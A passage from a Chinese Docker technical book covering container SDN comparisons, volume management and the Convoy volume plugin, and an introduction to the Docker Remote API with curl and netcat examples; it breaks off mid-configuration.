                type: internal
        Port "vxlan-10.110.52.38"
            Interface "vxlan-10.110.52.38"
                type: vxlan
                options: {remote_ip="10.110.52.38"}
        Port "vxlan-10.110.52.66"
            Interface "vxlan-10.110.52.66"
                type: vxlan
                options: {remote_ip="10.110.52.66"}
        Port "docker0-ovs"
            Interface "docker0-ovs"
                type: internal
    ovs_version: "2.1.4"
```

SocketPlane 底层使用 Consul 进行数据同步，可做到动态创建集群及分配 IP，灵活性较强，功能强大；与 Weave 和 Flannel 相比，底层使用了 OVS，性能也较出色，具有较大的优势。但是 SocketPlane 同样存在一些不足：


- ❑ 网络通信质量不可靠。Container 运行并加入网络后，长时间无法访问网关，测试显示，ping 操作前几个数据包丢包率往往较高，且有较大延迟。
- ❑ 子网隔离不彻底。不同子网之间仍然可以通信，vlan 之间没有隔离。

本节介绍了 Weave、Flannel、SocketPlane 三个比较有代表性的容器 SDN 解决方案，各个方案有着截然不同的设计思想与特色，也各有自己的优势与缺点。这里并非要比较得出最优秀的解决方案，而是需要用户根据自己的实际应用场景，选择最适合的容器网络方案。Libnetwork 的 overlay driver 发布之后，相信会给用户带来一种新的方案，请读者密切关注。

## 5.5 本章小结

本章介绍了 Docker 网络相关的内容。5.1 节介绍了 Docker 当前的网络现状，以及 Libnetwork 的诞生背景等；5.2 节重点介绍了 Docker 的几种网络模式，包括 bridge、null、host、remote 及 overlay 网络驱动的使用，简单剖析了其实现方法，随后讲解并演示了 Docker 网络相关的命令行参数的使用；5.3 节使用 Open vSwitch 手动实现了容器跨主机多子网通信的一个网络方案，希望通过手动操作容器网络，给读者更加深刻的认识；最后一节介绍了主流的比较受关注的一些 Docker SDN 网络方案，读者在使用过程中，可以根据自己的需要酌情选择适合的网络方案。

网络具有天然的复杂性，Docker 网络方面还并不成熟，也并不完美。但随着时间推移，随着 Docker 的不断成长和进步，相信未来一定会给大家提供一份足够强大的网络实现。



## 第 6 章 *Chapter 6*

# 容器卷管理

前几章已经介绍了很多 Docker 相关的知识，本一章将着重介绍容器的卷管理功能。卷管理在实际应用中扮演着重要的角色，可以说任何应用只要产生数据，就会用到卷管理。

我们知道，Docker 容器里产生的数据，如果不通过 `docker commit` 生成新的镜像，使数据作为镜像的一部分保存下来，就会在容器删除后丢失。为了能够持久化保存和共享容器的数据，Docker 提出了卷（volume）的概念。简单来讲，卷就是目录或文件，由 Docker daemon 挂载到容器中，因此不属于联合文件系统，卷中的数据在容器被删除后仍然可以访问。Docker 提供了两种管理数据的方式：数据卷和数据卷容器。在 6.1 节，将着重介绍 Docker 数据卷和数据卷容器。6.2 节开始将介绍 Docker 1.8 合入的特性卷插件（volume plugin），有了卷插件就可以更方便更集中地管理容器产生的数据。

## 6.1 Docker 卷管理基础

### 6.1.1 增加新数据卷

用户可以在执行 `docker create` 或 `docker run` 命令时使用 `-v` 参数来添加数据卷，也可以通过多次指定该参数来挂载多个数据卷。这里以创建 `busybox` 容器为例：

```
$ docker run -d -v /tmp/data --name busyboxtest busybox
```

其中，`-v` 参数会在容器的 `/tmp/data` 目录下创建一个新的数据卷。

用户可以通过 `docker inspect` 命令查看数据卷在主机中的位置：

```
$ docker inspect busyboxtest
...
  "Volumes": {
    "/tmp/data":
      "/var/lib/docker/volumes/08c5670c709f53dd10313e4309a4bb19e883102c0ed99207c4833eb1d1abc8e1/_data"
  },
  "VolumesRW": {
    "/tmp/data": true
  },
...

```

从返回结果中可以看到，/tmp/data 数据卷对应的主机目录位置为：

```
/var/lib/docker/volumes/08c5670c709f53dd10313e4309a4bb19e883102c0ed99207c4833eb1d1abc8e1/_data
```

### 6.1.2 将主机目录挂载为数据卷

-v 参数除了可以用于创建数据卷外，还可以用来将 Docker daemon 所在主机上的文件或文件夹挂载到容器中，比如：

```
$ docker run -d -v /host/data:/data --name busyboxtest busybox
```

上述命令可以将 Docker daemon 所在主机的 /host/data 目录挂载到容器的 /data 路径下。将主机目录挂载为数据卷的功能在有些场景下非常有用。比如，我们把程序的编译环境打包在一个 Docker 镜像里，当需要编译修改过的源码时，只需要将源码目录作为数据卷挂载到 Docker 容器里即可。-v 参数的主机目录必须使用绝对路径，如果指定路径不存在，Docker 会自动创建该目录。

另外，还可以以只读的方式挂载一个数据卷，如下：

```
$ docker run -ti -v /host/data:/data:ro --name busyboxtest busybox
root@6ec2dc54a379:/ # echo abc > /data/id
/bin/sh: can't create /data/id: Read-only file system
```



**注意** 如果容器中 /data 路径已经存在，Docker 会使用 /host/data 的内容覆盖该目录，与 mount 命令的行为一致。

### 6.1.3 创建数据卷容器

如果用户需要在容器之间共享一些需要永久存储的数据，或者想要使用一个临时容器中的相关数据，可以创建一个数据卷容器，然后使用该容器进行数据共享。

例如想要创建多个 Postgres 数据库，并且希望这些数据库之间共享数据，可以先创建

一个数据卷容器，该容器中并不运行任何应用：

```
$ docker create -v /dbdata --name dbdata training/postgres /bin/true
```

然后启动 Postgres 数据库服务，使用 `--volumes-from` 参数将上面生成的数据卷挂载进来，之后启动多个容器，各个容器之间就可以通过 `dbdata` 数据卷共享数据了：

```
$ docker run -d --volumes-from dbdata --name db1 training/postgres
$ docker run -d --volumes-from dbdata --name db2 training/postgres
```

也可以使用 `--volume-from db1` 或 `--volume-from db2` 的方式挂载 `dbdata` 数据卷：

```
$ docker run -d --name db3 --volumes-from db1 training/postgres
```

使用数据卷容器存储的数据不会轻易丢失，即便删除 `db1`、`db2` 容器甚至是初始化该数据卷的 `dbdata` 容器，该数据卷也不会被删除。只有在删除最后一个使用该数据卷的容器时显式地指定 `docker rm -v $CONTAINER` 才会删除该数据卷。

#### 6.1.4 数据卷的备份、转储和迁移

使用数据卷的方式管理容器数据时，可以很方便地对其中的数据进行备份、转储和迁移。可以使用如下命令将数据卷中的数据打包，并将打包后的文件拷贝到主机当前目录中：

```
$ docker run --rm --volumes-from dbdata -v $(pwd):/backup ubuntu tar cvf
/backup/backup.tar /dbdata
```

上述命令创建了一个容器，该容器挂载了 `dbdata` 数据卷，并将主机的当前目录挂载到了容器的 `/backup` 目录中；然后在容器中使用 `tar` 命令将 `dbdata` 数据卷中的内容打包存放到 `/backup` 目录的 `backup.tar` 文件中。待容器执行结束后，备份文件就会出现在主机的当前目录。之后可以将该备份文件恢复到当前容器或新创建的容器中，完成数据的备份和迁移工作。

#### 6.1.5 Docker 卷管理的问题

虽然 Docker 可以很灵活地将服务器上的目录挂载到容器中，但是 Docker 在卷管理上还有些不尽如人意的地方：

- ❑ 只支持本地数据卷。Docker 没有办法把远程服务器的数据卷挂载到本机来，虽然可以手工将 NFS 挂载到本地，但那也需要自己做大量的工作，不方便集中部署。对于这个问题，Docker 引入了卷插件机制，允许使用者以第三方插件的形式，提供对分布式存储的支持。
- ❑ 缺乏对数据卷生命周期的有效管理。Docker 没有办法对数据卷进行系统管理。例如，无法使用 Docker 命令查看当前系统的所有数据卷。再例如，之前说过只有当使用 `docker rm` 删除最后一个使用数据卷的容器时显式加上 `-v` 参数，才会删除数据卷，否则数据卷永不会被删除，并且 Docker 将再也无法管理该数据卷。而这就会造成一些

问题，比如久而久之这些悬挂（dangling）数据卷将浪费大量的磁盘空间。以 6.1.1 节创建的 busyboxtest 容器为例，若删除该容器时不添加 -v 参数。

```
$ docker rm busyboxtest
```

我们发现该容器关联的数据卷仍然存在，这就是悬挂数据卷。

```
$ ls /var/lib/docker/volumes
08c5670c709f53dd10313e4309a4bb19e883102c0ed99207c4833eb1d1abc8e1
```

对于这个问题，Docker 社区正在开发 docker volume 命令，通过该命令可支持比较完善的卷管理。另一方面，第三方卷插件也可以提供功能更丰富更完善的卷管理器。

## 6.2 使用卷插件

### 6.2.1 卷插件简介

卷插件机制在 Docker 1.8 版本引入，在这之前 Docker 也支持一些数据卷方案，这些方法在 6.1 节已经介绍过，那么，为什么还要开发卷插件，卷插件能做什么事情？下面将逐步介绍 Docker 卷插件。

首先从一个应用需求出发，看看传统的 Docker 卷管理在使用上有什么缺陷。假设有一大型集团公司要部署一个覆盖全国的服务，并要求在北京、上海、深圳等几个地方均有服务器，且每个城市都要部署几十个后端服务节点（增加网络吞吐量）。部署完成后，这些节点将都会产生用户数据，比如用户登录、操作、配置等产生的私有数据，那么这些数据该如何管理和同步呢？如果某些节点挂了，这些数据又该如何迁移呢？Docker 传统的卷管理，只能将本机的目录挂载到容器中，这时数据的备份、共享、迁移都将是个挑战。基于这些考虑，Docker 开发了数据卷管理的接口，允许使用第三方插件来管理容器中的数据。

总而言之，开发者可以根据自己的需要开发自己的卷插件，使用自己的插件可以更方便、更灵活地将本机或远端的存储卷挂载到本地的容器中，提供比 Docker 自身的卷管理更丰富的功能，例如快照、备份等。

### 6.2.2 卷插件的使用

本节以 Convoy 为例，介绍卷插件的使用。Convoy 是一个单节点卷管理插件，它提供了创建、删除、备份与还原数据卷等功能。除了局限于单节点部署外，可以说它在各方面都非常优秀。下面看看 Convoy 是如何使用的。

首先要安装 Convoy 插件，命令如下：

```
$ wget https://github.com/rancher/convoy/releases/download/v0.2.1/convoy.tar.gz
$ tar xvf convoy.tar.gz
```



```
$ cp convoy/convoy convoy/convoy-pdata_tools /usr/local/bin/
$ sudo mkdir -p /etc/docker/plugins/
$ sudo bash -c 'echo "unix:///var/run/convoy/convoy.sock" > /etc/docker/plugins/convoy.spec'
```

这样，Convoy 就安装好了，接下来运行 Convoy daemon。Convoy 支持多种存储驱动，这里选择 VFS，并设置路径为 /data，如下：

```
$ sudo convoy daemon --drivers vfs --driver-opts vfs.path=/data
```

实际上，还可以将远端的 NFS 路径挂载到 /data 目录下，以使用远端的存储。接下来就可以使用 Convoy 插件了，使用方法很简单，只需要在 docker run 命令后加几个参数就可以了：

```
$ docker run -ti -v volTest:/test --volume-driver=convoy busybox sh
```

docker run 命令的 -v 选项本身是可以把 host 的目录挂载到容器中的，但是在指定了 --volume-driver 参数后，-v 参数的意义就稍微有了点变化，volTest 成了一个卷名字。这个时候 Convoy 会创建一个名字为 volTest 的卷，然后 Docker daemon 会把这个卷挂载到容器中。

另外值得注意的是，在运行这个命令之前，务必保证 Convoy 的插件已经成功在本机部署，否则 Docker 会因为找不到该插件而报错，所有创建、删除卷等操作也会失败。

除了运行容器外，还可以通过 Convoy 创建、删除、备份与还原数据卷。

使用 Convoy 创建一个卷的命令如下：

```
$ sudo convoy create volume_name
```

实际上还可以基于一个还原点来创建一个卷，这个功能相当于 restore 功能：

```
$ sudo convoy create res1 --backup <backup-URL>
```

删除一个卷：

```
$ sudo convoy delete volume_name
```

对卷做快照：

```
$ sudo convoy snapshot create vol1 --name snap1vol1
```

备份一个卷：

```
$ sudo convoy backup create snap1vol1 --dest vfs:///opt/convoy/
```

## 6.3 卷插件剖析

上一节以 Convoy 为例，介绍了卷插件如何使用。读者可能会好奇卷插件的原理以及如何实现自己的插件，下面就为大家揭开卷插件的神秘面纱。

### 6.3.1 卷插件工作原理

实际上，社区定义了一套标准的卷插件 REST API，Docker 自身实现了这套 API 的客户端，它会按照步骤发现、激活插件。当 Docker 需要创建、挂载、卸载、删除数据卷时，它会向插件发送对应的 REST API，由插件来真正完成创建数据卷等工作，这就是卷插件的基本原理。下面先看一个卷插件的实现方案，如图 6-1 所示。




图 6-1 卷插件原理

这个卷插件实现了一个 daemon，这个 daemon 的 Plugin Handler 模块会监听一个端口，用来与 Docker 通信，并响应 Docker 的卷插件 REST API。插件在接到 API 请求后，会通过 Volume-Mgr 模块将一个远程或本地的存储挂载到服务器端，然后将挂载的路径发送给 Docker（通过 VolumePath API 实现，关于卷插件 API 下一节会讲），进而 Docker 把卷插件返回的路径挂载到容器中。可以想象一下，如果我们的插件使用 OpenStack 后端存储，那么在创建一个卷时，只是把远端的数据卷挂载到了本地容器中。当然，容器产生的数据也会存放在远端，这样容器数据的迁移和共享就很容易实现了。

卷插件本身除了实现 Docker 规定的接口外，还可以提供额外的功能特性，而这些功能也往往是以 REST API 方式实现的。以 Convoy 为例，当我们用 `convoy list/create` 等命令时，Convoy 作为客户端会向 Convoy daemon 发送对应的 API 来执行该功能。这些私有的 API 会因为卷插件的不同而不同，而且这些卷插件根据不同的用途，定义的功能也不相同，有的专注于本地存储，有的专注于集中存储，还有的专注于卷的共享和迁移等。当然如果已有的插件都不满足需求，还可以自己定制开发卷插件。如果需要自行开发，可以参考 Docker 关于卷插件的详细文档（[https://github.com/docker/docker/blob/master/docs/extend/plugin\\_api.md](https://github.com/docker/docker/blob/master/docs/extend/plugin_api.md)）。

### 6.3.2 卷插件 API 接口

卷插件的接口一共有 6 个，这些接口都是 REST API，是由 Docker 作为 Client 发送给卷插件的，每个接口都有不同的含义。

- ❑ `Plugin.Activate`：该接口用于激活一个插件，是 Docker 和卷插件的握手报文。
- ❑ `VolumeDriver.Create`：创建一个卷，Docker 会发送卷名称和参数给卷插件，卷插件会根据 Docker 发送过来的参数创建一个卷，并和这个卷名称关联。
- ❑ `VolumeDriver.Mount`：挂载一个卷到本机，Docker 会把卷名称和参数发送给插件。插件会返回一个本地路径给 Docker，这个路径就是卷所在的位置。Docker 在创建容器的时候，会将这个路径挂载到容器中。
- ❑ `VolumeDriver.Path`：一个卷创建成功后，Docker 会调用 Path API 来获取这个卷的路径，随后 Docker 通过调用 Mount API，让插件将这个卷挂载到本机。
- ❑ `VolumeDriver.Unmount`：当容器退出时，Docker daemon 会发送 Umount API 给插件，通知插件这个卷不再被使用，插件可以对该卷做些清理工作（比如引用计数减一，不同的插件行为不同）。
- ❑ `VolumeDriver.Remove`：删掉特定的卷时调用，当运行“`docker rm -v`”命令时，Docker 会调用该 API 发送请求给插件。

这里只列出了这些 API 的名称，为的是方便读者理解其运行原理，在使用 Docker 卷插件的时候，读者还是有必要了解一些原理性的概念的。当然如果你不是 Docker 的开发者，则没必要了解得很详细，故而这里未把 API 参数一一列出，有兴趣的读者可以参考 Docker 的官方文档。

另外，需要了解的是，整个卷插件体系是通过卷名称（Volume Name）来管理的。比如创建卷 API 时，Docker 会发送一个卷名称给插件，插件返回成功，同理 Docker 也会发送 VolumePath 到插件（参数也是卷名称），插件则将该卷的挂载路径发送给 Docker。而且插件的 CLI 也是通过卷名称来备份、管理、创建卷的。

### 6.3.3 插件发现机制

上一节了解了卷插件的 API，可以说已经学习了卷插件的很多内容，有些读者可能还有个疑问，Docker 作为客户端是如何知道插件的侦听地址的呢？这就是本节要介绍的内容：Docker 数据卷插件发现机制。

首先 Docker 是通过 JSON 配置文件、Unix Domain Socket（域套接字）文件或 Spec 后缀的配置文件来查询插件的地址。回顾下上一节介绍的 `docker run` 命令，在该命令中启动容器时可以加 `--volume-driver=convoy` 参数，这个 `volume-driver` 后面加的就是插件的名称。当 Docker 发现该参数的设置时，就会去几个文件夹下搜索 Unix 套接字文件或者相应的配置文件（这里是 `convoy.sock`、`convoy.spec` 或 `convoy.json`）。

Docker 首先会搜索 `/run/docker/plugins` 路径下的套接字文件，这个文件名必须和 VolumeDriver 名称一致（比如 `volume driver` 是 `convoy`，那么就搜索 `convoy.sock`）。如果找

不到，就会依次到 `/etc/docker/plugins` 和 `/usr/lib/docker/plugins` 里继续搜索。搜索到了就加载该插件，如果搜索不到，那么 `docker run` 命令将返回错误。



域套接字只能放在“`/run/docker/plugins`”目录下。另外如果插件不使用域套接字，而是使用 `spec` 或者 `JSON` 配置文件，那么文件里可以配置插件的 `URL`，如果是 `HTTPS` 链接，还可以指定 `HTTPS` 的证书路径等。

## 6.4 已有的卷插件

目前社区已经有几种不同的插件。它们都是严格按照 `Docker Volume-Plugin REST API` 接口设计和实现的，只是存储不太相同，这里着重介绍两种比较主流的卷插件。

- ❑ **Convoy**：一种基于本地存储的单机版插件，本地支持的存储驱动包括 `Device Mapper`、`VFS`、`EBS` 等（可将 `NFS` 挂载到 `VFS` 目录下，实现跨主机存储和共享）。`Convoy` 具有存储备份功能，可以为卷名称设置还原点，并基于还原点恢复数据。由于 `Convoy` 是个单机版插件，因此对卷的迁移和共享支持得不是很好。
- ❑ **Flocker**：另外一个功能很强大的卷插件，支持多种后台存储驱动，包括 `OpenStack Cinder`、`AWS EBS`、`EMC ScaleIO`、`ZFS` 等。虽然 `Flocker` 支持卷的迁移，但不支持卷共享（本节介绍的是目前 `Flocker` 最新的 1.2.0 版本，但是社区也在继续开发中，至于后续能否支持卷共享不得而知）。`Flocker` 的逻辑过于复杂，并且 `Flocker Control Service` 是一个单点部署服务，客灾能力较差，这也是它的一个很大的缺点。图 6-2 是摘自官方的一张 `Flocker` 部署图（<https://clusterhq.com/flocker/introduction/>）。





图 6-2 Flocker 原理图

另外，社区里还有 GlusterFS、Keywhiz、REX-Ray 等插件。这五种是目前 Docker 官方声称支持的插件，其原理都大同小异，对于后三种插件，有兴趣的读者可以自行研究。

## 6.5 本章小结

本章首先介绍了 Docker 本身的数据卷和数据卷容器，这些特性是 Docker 1.8 之前的版本就支持的，也是传统的 Docker 用于解决数据存储的方案。但是这种方式有弊端，如果是部署大型的工程，就显得捉襟见肘了。后续又介绍了 Docker 的卷插件，了解了它的使用方式以及工作原理，并对比了目前主流卷插件的功能和特性。对于 Docker 的使用者来讲，理解卷插件的原理，以及能熟悉卷插件的功能和特性，还是有很大帮助的，尤其是在大型项目的部署上。



## Chapter 7 第 7 章

# Docker API

简洁易用的 Docker API 对 Docker 及周边生态的迅速崛起起到了不可估量的促进作用。依赖于良好的设计以及 REST 架构与生俱来的优势，Docker API 向业界清晰明了地展示了 Docker 强大的功能及灵活性。

掌握 Docker API 将有助于更加深入地理解 Docker，并且它会对诸如“我的系统该如何与 Docker 集成”等问题提供帮助。本章将从 Docker API 的简介开始，辅以多个由浅入深的 API 用例进行讲解，最后通过一个更高级的综合应用总结本章内容。


## 7.1 关于 Docker API

前文已经提到，Docker API 是 RESTful 的。那么什么是 REST，怎样设计的 API 可以称为 RESTful API？

### 7.1.1 REST 简介

2000 年，Roy Thomas Fielding 在他的博士论文 *Architectural Styles and the Design of Network-based Software Architectures* 中提出了 REST (Representational State Transfer) 的概念，大多数中文直接翻译为“表述性状态转移”，建议广大读者忽略这个翻译。

---

 **提示** 对于 REST 的更细致分析已超出本书讨论范围，有兴趣的读者可参考上述论文或其他资料。

---

一般来讲，只要一个架构的设计满足 REST，就可以称之为 RESTful 架构。Docker API

满足 REST，因此在提及 Docker API 特点的时候，通常也会指出其为 RESTful API。

如果你在寻找一个清晰、简单、低耦合、无状态、面向资源的 API 设计方式，RESTful API 会是一个不错的选择。它不仅充分利用了 HTTP 协议本身的语义，从而使你的 API 更易用也更具有扩展性，同时还能优雅地展示你的资源，别人甚至不需要知道具体的协议也能找到资源，比如简洁明了的：

/ 古文

/ 古文 / 宋词 / 念奴娇 / 赤壁怀古

假设这两个就是某系统的 API，对于已经习惯在浏览器地址栏输入诸如“www.example.com/blog/20150727”的我们来说，API 所暴露出来的资源就非常明显了——一个是“古文”；一个是“古文”资源下更细致的“宋词”中的“念奴娇”中的“赤壁怀古”篇。

### 7.1.2 Docker API 初探

来看一个完整的 Docker API 例子——以 JSON 数据格式返回名为 Ubuntu 的镜像信息，相信读者看过之后会觉得比较容易，不难理解。

HTTP 请求示例如下：

```
GET /images/ubuntu/json HTTP/1.1
```

HTTP 响应示例如下：

```
HTTP/1.1 200 OK
```

```
Content-Type: application/json
```

```
{
  "Architecture": "amd64",
  "Author": "",
  "Comment": "",
  "Config": {
    ...
  },
  "ContainerConfig": {
    ...
  },
  "Created": "2015-06-12T15:32:30.680894574Z",
  "DockerVersion": "1.6.0⊖",
  "Id":
  "d0955f21bf24f5bffd32d2d0bb669d0564701c271bc3dfc64cfc5adfddec2d07",
  "Os": "linux",
  "Parent":
  "9fec74352904baf5ab5237caa39a84b0af5c593dc7cc08839e2ba65193024507",
  "Size": 0,
```

---

⊖ 这里之所以不是 Docker1.8.0 版本，是因为这个“DockerVerison”指的是创建这个镜像时使用的版本。

```
"VirtualSize": 188274656
}
```



现阶段无需太关注 HTTP 响应里的具体字段信息，这些将在本章后半部分进行介绍。

### 7.1.3 Docker API 种类

目前 Docker 提供如下三类 RESTful API：

- ❑ Docker Remote API：诸如 docker run 等操作最终均是通过调用 Docker Remote API 向 Docker daemon 发起请求的。
- ❑ Docker Registry API：与镜像存储有关的操作可通过 Docker Registry API 来完成。
- ❑ Docker Hub API：用户管理等操作可通过 Docker Hub API 来完成。

7.1.2 节所示为 Docker Remote API，本章将着重讨论前两种 API。至于 Docker Hub API，它与使用 Docker 并没有太大关系，类似 Github 的账户管理，主要是针对用户而不是 Docker 的，就不进一步展开讨论了。



针对不同版本的 Docker Registry (v2 版本为 Distribution)，其 API 亦有 v1、v2 之分。约定本章所涉及 Docker Registry API 均为 v1 版本。

## 7.2 RESTful API 应用示例

如果没有进行特殊配置，Docker 会监听本机的一个 unix socket，默认为 unix:///var/run/docker.sock。细心的读者可能会想，那我是不是能够直接往这个 socket 发消息来使用 Docker API？——当然！示例代码如下：

```
$ echo -e "GET /images/json HTTP/1.0\r\n" | nc -U /var/run/docker.sock

HTTP/1.0 200 OK
Content-Type: application/json
Date: Mon, 01 Jun 2015 11:14:55 GMT
Content-Length: 1176

[{"Created":1430269997,"Id":"da69c3...","Labels":{},"ParentId":"7b424f...","Repo
Digests":[],
  "RepoTags":["ubuntu:vivid"],"Size":0,"VirtualSize":542753605},
{"Created":1430227704,"Id":"ae8f33...","Labels":{},"ParentId":"f83879...","Repo
Digests":[],
  "RepoTags":["ubuntu:trusty"],"Size":1675,"VirtualSize":282802523},
{"Created":1429308073,"Id":"8c2e06...","Labels":{},"ParentId":"6ce2e9...","Repo
Digests":[],
  "RepoTags":["busybox:latest"],"Size":0,"VirtualSize":2429728}]
```





由于不能直接通过 `echo` 命令向 `socket` 写数据，所以你可能需要借助 `netcat` 来完成。

如果仅是在本机体验 Docker API，该方式已可满足需求，但这显然没达到我们真正远程访问 Docker 的目标。工欲善其事，必先利其器。接下来就介绍使用 Docker API 远程访问 Docker 前需要做的一些准备工作。

## 7.2.1 前期准备

### 1. 外围工具

相较于前文通过 `echo` 方式使用 Docker Remote API 的繁琐，`curl` 工具在进行相关实验的时候显得异常轻便，本章后续也会大量用到该工具。若在你的环境中还没有 `curl`，请尽快安装一个。

浏览器 Firefox 与 Google Chrome 都提供了非常优秀的插件来辅助我们的工作，其可视化的信息反馈也显得更加直观。推荐安装 Firefox 的 RESTClient 与 Google Chrome 的 Postman - REST Client，这两个插件都还额外提供了一定程度上的分组归类功能，并会记录历史操作，能有效避免重复性输入。

此外，无论何时，Python 都应该是你工具箱里的一员，它总能带来惊喜，这次也一样。对比下面即将展示的两个 API 响应，虽然内容无差，但通过 Python 的 JSON 工具进行格式化处理后的效果显得更加直观。

示例 API 对应的 Docker 客户端命令为 `docker history debian`，即查看 debian 镜像的历史信息，Docker 客户端的输出命令如下：



Docker 客户端命令的输出并不是对应 API 返回的所有信息，而是经过筛选过滤的 API 响应信息的子集。

```
# 对应 CLI 命令 docker history debian，具体作用同字面意思。
# 示例 API 所对应的 Docker CLI 命令及输出结果
$ docker history debian
IMAGE                CREATED              CREATED BY
SIZE                COMMENT
1265e16d0c28         11 weeks ago       /bin/sh -c #(nop) CMD [/bin/bash]
0 B
4f903438061c         11 weeks ago       /bin/sh -c #(nop) ADD file:64df78b
84.98 MB
511136ea3c5a         2 years ago
0 B                  Imported from -

----- API 响应 1 -----
$ curl -XGET localhost:5678/images/debian/history
[{"Id":"1265e16d0c286a4252c1dc5e775ba476d9560e2dd96d2032605ee75b30912f6
```

```

b", "Created": 1427740741,
"CreatedBy": "/bin/sh -c #(nop) CMD [/bin/bash]", "Tags": ["rnd-
dockerhub.huawei.com/official/debian:latest",
"debian:latest"], "Size": 0, "Comment": ""},
{"Id": "4f903438061c7180cf99485b42f7709f5268bfb4732fe885f9104ed3bb66fd3c",
"Created": 1427740737,
"CreatedBy": "/bin/sh -c #(nop) ADD
file:64df78b21f6d6583bcf0f4bd36a43b24a0208b158ba373c0 in /",
"Tags": null,
"Size": 84979426, "Comment": ""}, {"Id": "511136ea3c5a64f264b78b5433614aec56
3103b4d4702f3ba7d4d2698e22c158",
"Created": 1371157430, "CreatedBy": "", "Tags": ["scratch:latest", "scratch12
:latest"], "Size": 0,
"Comment": "Imported from -"}]]

```

```

----- API 响应 2 -----
$ curl -XGET localhost:5678/images/debian/history | python -mjson.tool
[
  {
    "Comment": "",
    "Created": 1427740741,
    "CreatedBy": "/bin/sh -c #(nop) CMD [/bin/bash]",
    "Id":
"1265e16d0c286a4252c1dc5e775ba476d9560e2dd96d2032605ee75b30912f6b",
    "Size": 0,
    "Tags": [
      "rnd-dockerhub.huawei.com/official/debian:latest",
      "debian:latest"
    ]
  },
  {
    "Comment": "",
    "Created": 1427740737,
    "CreatedBy": "/bin/sh -c #(nop) ADD
file:64df78b21f6d6583bcf0f4bd36a43b24a0208b158ba373c0 in /",
    "Id":
"4f903438061c7180cf99485b42f7709f5268bfb4732fe885f9104ed3bb66fd3c",
    "Size": 84979426,
    "Tags": null
  },
  {
    "Comment": "Imported from -",
    "Created": 1371157430,
    "CreatedBy": "",
    "Id": "511136ea3c5a64f264b78b5433614aec563103b4d4702f3ba7d4d2698e22c158",
    "Size": 0,
    "Tags": [
      "scratch12:latest",
      "scratch:latest"
    ]
  }
]

```

可以看到，在“API 响应2”中通过命令“python -mjson.tool”使用了Python的JSON格式化工具以后，整个输出就以非常标准的格式展示了出来。

## 2. 配置

接下来需要做的是使能 Docker daemon (Server) 远程访问。针对不同的使用场景，其实现的方式有所差别，这里约定对外暴露的端口为 5678。

❑ 对于手动启动 Docker daemon 的场景，可在启动时通过 -H 参数指定监听的端口，如：

```
# docker -d -H unix:///var/run/docker.sock -Htcp://0.0.0.0:5678
```

❑ 对于开机自启动 Docker daemon 的场景，则需要修改 docker 的配置文件，本章会针对不同 Linux 发行版分别进行阐述。

### (1) Ubuntu

Ubuntu 用户的 Docker 默认配置文件为 /etc/default/docker.io，修改步骤如下：

```
$ service docker.io stop      // 1
$ vim /etc/default/docker.io  // 2
$ service docker.io start     // 3
```

首先将 Docker 服务停止，待更新完成以后重启 Docker 使其生效。当然也可以直接修改配置文件，然后执行 Restart 操作，那么操作步骤为：

```
$ vim /etc/default/docker.io  // 1
$ service docker.io restart   // 2
```

不管采取何种方式，对于要修改的配置文件：

```
# Docker Upstart and SysVinit configuration file

